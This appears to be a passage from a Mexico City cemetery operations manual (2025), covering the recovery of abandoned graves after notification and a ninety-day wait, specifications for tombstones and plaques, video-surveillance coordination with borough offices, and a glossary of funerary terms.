- La oficina del cementerio al que corresponda deberá hacer del conocimiento de la persona titular del derecho la disposición final de los componentes y derivados producto del cadáver, por lo que, en caso de optar porque la administración del cementerio disponga del derecho de que se trata, deberá hacerlo por escrito señalando expresamente tal consideración, en este caso se procederá a la exhumación y reubicación de los restos en las condiciones en que se convenga.
- Las notificaciones personales se entenderán con el titular del derecho, su representante, mandatario, beneficiario, procurador o autorizado previamente, a falta de éstos, el notificador dejará citatorio con cualquier persona que se encuentre en el domicilio, para que el interesado le espere a una hora fija del día hábil siguiente. En el citatorio se asentarán los elementos de certeza que se trata del domicilio buscado y las características del inmueble visitado.
- Si transcurridos **noventa días desde la fecha** en que se efectuó la notificación por cualquiera de los medios señalados, no se presentare persona alguna a reclamar para sí o a hacer patente la existencia de la titularidad del derecho, la administración del cementerio procederá la exhumación o retiro de los restos, según el caso, debiendo depositarlos en el memorial correspondiente, siempre que se trate de restos identificados. Asimismo, la Agencia de Protección Sanitaria, en su calidad de disponente secundario y a solicitud de la Alcaldía, podrá autorizar que los restos humanos áridos de las fosas abandonadas en las que no existe interesado, sean donados como elementos óseos a instituciones educativas con fines de docencia.
- En los en caso de la persona titular del derecho se presente, pero no cubra con los derechos, se retirarán los restos por lo que pierde sus derechos y se procede a colocarse en un memorial.
- Para el caso de los monumentos funerarios que se encuentren sobre las fosas y criptas recuperadas deberán ser retirados al momento de la exhumación por quien acredite el derecho de propiedad; de no hacerlo, se les dará el destino que determine la administración del cementerio, lo cual quedará asentado en un acta que se agregará al expediente que para tal fin se creará.



- Una vez concluido el procedimiento anterior, las fosas recuperadas serán incorporadas al sistema de temporalidades, en el caso de concesionarios serán incorporadas a su inventario de fosas disponibles para su posterior asignación.

ESPECIFICACIONES TÉCNICAS

REGLAMENTO DE CEMENTERIOS, CREMATORIOS Y SERVICIOS FUNERARIOS EN LA CIUDAD DE MÉXICO

CAPÍTULO VIII ESTABLECIMIENTO Y OPERACIÓN DE CEMENTERIOS Y CREMATORIOS EN CUALQUIERA DE SUS MODALIDADES

Artículo 75. Las placas, lápidas o mausoleos que se coloquen en los cementerios quedarán sujetos a las especificaciones técnicas que señale la Dirección General, de acuerdo con las siguientes reglas:

I. En los cementerios de nueva creación únicamente se permitirá un señalamiento de placa horizontal de 90 x 60 centímetros para adulto y de 60 x 40 centímetros para menores y, en su caso, con una jardinera empotrada en el ángulo inferior derecho;

II. En las fosas para adulto únicamente se permitirá un señalamiento de guarnición de 2.00 metros por 1.00 metro y con altura máxima de 30 centímetros, siempre y cuando las condiciones del terreno lo permitan, sustentado por una plantilla de 2.40 metros por 1.40 metros;

III. En las fosas para menores, únicamente se permitirá un señalamiento de 1.35 metros por 90 centímetro, con altura de máxima de 30 centímetro; y

IV. En las fosas especificadas, únicamente se permitirá la colocación de un señalamiento de placa horizontal o de un señalamiento de guarnición.

Las medidas antes descritas podrán modificarse de acuerdo con los usos y costumbres, así como la identidad multicultural y artística, previa aprobación de la Dirección General.

Artículo 76. La Dirección General, de conformidad con lo establecido en el Reglamento de Construcciones vigente en la Ciudad y demás disposiciones aplicables, determinará las especificaciones técnicas de las lápidas o mausoleos y nichos que se coloquen en los cementerios en cualquiera de sus modalidades.

Las reglas para fosas de adultos y menores se adecuarán de acuerdo con cada demarcación territorial en los Manuales de operación de cada cementerio, previa aprobación de la Dirección General y con base en lo estipulado en el artículo 75.

ELEMENTOS DE SEGURIDAD

REGLAMENTO DE CEMENTERIOS, CREMATORIOS Y SERVICIOS FUNERARIOS EN LA CIUDAD DE MÉXICO **CAPÍTULO III ADMINISTRACIÓN Y VIGILANCIA DE LOS CEMENTERIOS**

Artículo 22. Por su administración, los cementerios en la Ciudad se clasifican en:

- I. Civiles: aquellos que son propiedad del Gobierno de la Ciudad y se localizan en las diferentes demarcaciones territoriales, los cuales operarán y controlarán las Alcaldías, de acuerdo con sus áreas de competencia;

LINEAMIENTOS PARA LA IMPLEMENTACIÓN DE HERRAMIENTAS TECNOLÓGICAS DE VIDEOVIGILANCIA EN LOS CEMENTERIOS Y CREMATORIOS DE LA CIUDAD DE MÉXICO **CAPÍTULO II** **COORDINACIÓN CON LAS ALCALDÍAS**

QUINTO. La Dirección General deberá llevar a cabo las acciones necesarias para asegurar que, en cumplimiento de lo establecido en el Reglamento, las Alcaldías establezcan una conexión de las cámaras de videovigilancia instaladas en los cementerios civiles y comunitarios de su demarcación territorial.

SEXTO. Los cementerios y crematorios públicos deberán contar con la infraestructura necesaria que permita la instalación de las cámaras de videovigilancia y conexión al C5.

SÉPTIMO. Cuando el personal de las Alcaldías detecte alguna afectación ocasionada a los equipos instalados por el C5, deberá darle aviso a la brevedad para que proceda a su atención conforme a sus atribuciones.

PLAN O PROGRAMA DE GESTIÓN INTEGRAL DE RIESGOS Y PROTECCIÓN CIVIL

REGISTROS DE ACCESO Y SALIDA



2025
Año de
La Mujer
Indígena

70 AÑOS
DE LA FUNDACIÓN
TENOCCHITL

GLOSARIO DE TÉRMINOS

- **Agencia de Protección Sanitaria:** Agencia de Protección Sanitaria del Gobierno de la Ciudad de México;
- **Alcaldía:** Órgano Político Administrativo en cada demarcación territorial de la Ciudad de México;
- **Cadáver:** cuerpo humano en el que se haya comprobado la pérdida de vida;
- **Cementerio o panteón:** lugar destinado a recibir y alojar los cadáveres, restos humanos y restos humanos áridos o cremados;
- **Cenizas:** residuos resultantes del proceso de cremación de cadáveres, restos humanos y restos humanos áridos o cremados;
- **Ciudad:** Ciudad de México;
- **Cremación:** proceso de incineración de un cadáver, restos humanos o restos humanos áridos;
- **Crematorio:** lugar que cuenta con una concesión para llevar a cabo la incineración de cadáveres, restos humanos o restos humanos áridos;
- **Cripta:** estructura construida bajo el nivel del suelo con gavetas o nichos destinados al depósito de cadáveres, restos humanos y restos humanos áridos o cremados;
- **Exhumación:** extracción de un cadáver y/o restos humanos y restos humanos áridos inhumados;
- **Fosa o tumba:** excavación en el terreno de un cementerio horizontal destinada a la inhumación de cadáveres;
- **Gaceta Oficial:** Gaceta Oficial de la Ciudad de México;
- **Gaveta:** espacio construido dentro de una cripta o cementerio vertical, destinado al depósito de cadáveres;

- **Inhumación:** procedimiento llevado a cabo para sepultar un cadáver;
- **Internación:** arribo a la Ciudad de México de uno o varios cadáveres, restos humanos o restos humanos áridos o cremados, procedentes de los estados de la República Mexicana o del extranjero, previa autorización de la Secretaría de Salud Federal o la Agencia de Protección Sanitaria;
- **Manual de Operación:** documento que contiene los lineamientos internos de funcionamiento del cementerio en cualquiera de sus modalidades o establecimiento que preste servicios funerarios, el cual deberá estar aprobado por la Dirección General, tanto para concesionarios como para Alcaldías en el caso de los cementerios civiles, en términos del artículo 69 del presente Reglamento;
- **Nicho:** espacio destinado al depósito de restos humanos áridos, cremados o triturados;
- **Reglamento:** Reglamento de Cementerios, Crematorios y Servicios Funerarios en la Ciudad de México;
- **Reinhumación:** procedimiento consistente en sepultar restos humanos o restos humanos áridos previamente exhumados;
- **Restos humanos:** partes de un cadáver o de un cuerpo humano;
- **Restos humanos áridos:** osamenta remanente de un cadáver como resultado del proceso natural de descomposición;
- **Servicios Funerarios:** servicios prestados por personas físicas o morales, dedicadas principalmente al comercio especializado de ataúdes, así como la prestación de servicios y/o productos para uso inmediato, desde que ocurre el fallecimiento de la persona hasta su destino final, comprendiendo, entre otros servicios, el embalsamamiento, traslado del cuerpo, velación, apoyo para trámites legales, así como para la inhumación o cremación del cuerpo, además del alojamiento de restos humanos y humanos áridos o cremados;
- **Traslado:** transportación de un cadáver, restos humanos o restos áridos o cremados de la Ciudad de México a cualquier parte de la República o del extranjero, previa autorización de la Agencia de Protección Sanitaria;

VALIDACIÓN DEL MANUAL DE OPERACIÓN

VALIDÓ

Enrique Cedillo
Jefe de Unidad Departamental de Panteones



2025
Año de
La Mujer
Indígena

70 AÑOS
DE LA FUNDACIÓN
TENOCCHITL